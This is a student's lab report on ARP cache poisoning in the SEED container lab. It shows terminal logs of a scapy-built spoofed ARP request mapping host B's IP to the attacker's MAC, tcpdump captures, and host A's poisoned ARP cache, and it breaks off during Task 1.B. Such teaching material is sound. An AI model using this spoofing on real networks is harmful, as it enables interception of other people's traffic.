COMPUTER NETWORK SECURITY

LAB-3

ARP CACHE POISONING ATTACK LAB

NAME: VISHWAS M

SRN: PES2UG20CS390

SEC: F

DATE:17/09/2022

Task 1: ARP Cache Poisoning:

In this task, we have three machines (containers), A, B, and M. We use M as the attackermachine. We would like to cause A to add a fake entry to its ARP cache, such that B’s IP addressis mapped to M’s MAC address. We can check a computer’s ARP cache using the followingcommand. If you want to look at the ARP cache associated with a specific interface, you can usethe -i option.


Task 1.A: Using ARP request

On host M, construct an ARP request packet and send it to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache


i) Without Ether:

Before running the attack:

Host M:



Host A:



Host B:


```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup
[09/17/22]seed@VM:~/.../Labsetup$ docksh 28
root@hostB:PES2UG20CS390:Name:VishwasM$:/# arp
root@hostB:PES2UG20CS390:Name:VishwasM$:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:24:17.383528 IP6 fe80::42:c1ff:feca:77ef > ff02::2: ICMP6, router solicitatio
n, length 16
06:24:49.420374 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [2q] PTR (QM)? _ipps._tcp
.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:42.987830 IP6 fe80::42:c1ff:feca:77ef.5353 > ff02::fb.5353: 0 [2q] PTR (QM
)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:43.784945 IP6 fe80::e496:36ff:fed3:6295.5353 > ff02::fb.5353: 0 [2q] PTR (
QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:55.692863 IP6 fe80::e496:36ff:fed3:6295 > ff02::2: ICMP6, router solicitat
ion, length 16
```

After running the attack:


Host M:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup
[09/17/22]seed@VM:~/.../Labsetup$ docksh 6d
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/# cd volumes
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano task1A.py


Use "fg" to return to nano.

[1]+  Stopped                 nano task1A.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano task1A.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano task1A.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task1A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
```

Host A:


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
06:24:17.383659 IP6 fe80::42:c1ff:feca:77ef > ff02::2: ICMP6, router solicitation, length 16
06:24:49.420398 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:42.987844 IP6 fe80::42:c1ff:feca:77ef.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:43.588173 IP6 fe80::d834:cdff:fe44:22a.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:55.692754 IP6 fe80::d834:cdff:fe44:22a > ff02::2: ICMP6, router solicitation, length 16
06:25:56.662047 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
06:25:56.662145 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
06:25:56.706402 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
06:25:56.706479 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^C
9 packets captured
9 packets received by filter
0 packets dropped by kernel
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
Address HWtype HWaddress Flags Mask Iface
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0
M-10.9.0.105.net-10.9.0 ether 02:42:0a:09:00:69 C eth0
root@hostA:PES2UG20CS390:Name:VishwasM$:/#

Host B:


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[09/17/22]seed@VM:~/.../Labsetup$ docksh 28
root@hostB:PES2UG20CS390:Name:VishwasM$:/# arp
root@hostB:PES2UG20CS390:Name:VishwasM$:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:24:17.383528 IP6 fe80::42:c1ff:feca:77ef > ff02::2: ICMP6, router solicitation, length 16
06:24:49.420374 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:42.987830 IP6 fe80::42:c1ff:feca:77ef.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:43.784945 IP6 fe80::e496:36ff:fed3:6295.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:55.692863 IP6 fe80::e496:36ff:fed3:6295 > ff02::2: ICMP6, router solicitation, length 16
06:25:56.662034 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
^C
6 packets captured
6 packets received by filter
0 packets dropped by kernel
root@hostB:PES2UG20CS390:Name:VishwasM$:/# arp
root@hostB:PES2UG20CS390:Name:VishwasM$:/#


Delete the ARP cache:

```
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp -d 10.9.0.6
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp -d 10.9.0.105
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
root@hostA:PES2UG20CS390:Name:VishwasM$:/#
```

With Ether:

Before the attack:

Host M:



Host A:

```
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
root@hostA:PES2UG20CS390:Name:VishwasM$:/#  tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Host B:


```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup
root@hostB:PES2UG20CS390:Name:VishwasM$:/# arp
root@hostB:PES2UG20CS390:Name:VishwasM$:/#  tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

After the attack:

Host A:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
root@hostA:PES2UG20CS390:Name:VishwasM$:/#  tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:38:41.872650 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6,
 length 28
06:38:41.872757 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:PES2UG20CS390:Name:VishwasM$:/#
```

Host B:



Questions:

1.What does the ‘op’ in the screenshot of the attacker machine signify? What is its default value?

Ans: Default value will be 1. This op value tells whether this is an ARP request or ARP reply packet.


2.What was the difference between the ARP cache results in the above 2 approaches? Why did you observe this difference?


Ans: The cache didn’t get updated in the scenario 2 as IP address was not in the arp cache memory in host A. And ARP cache poisoning is successful when we send ARP reply only when the IP address is in the victim’s ARP cache.

Task 1.B: Using ARP Reply

Scenario 1: B's IP is already in A's cache


ARP cache:





After running the attack:

Host A:




Scenario 2: B's IP is not in A's cache

We will clear the arp cache table before performing Scenario 2.

Before:

```
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp -d 10.9.0.6
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
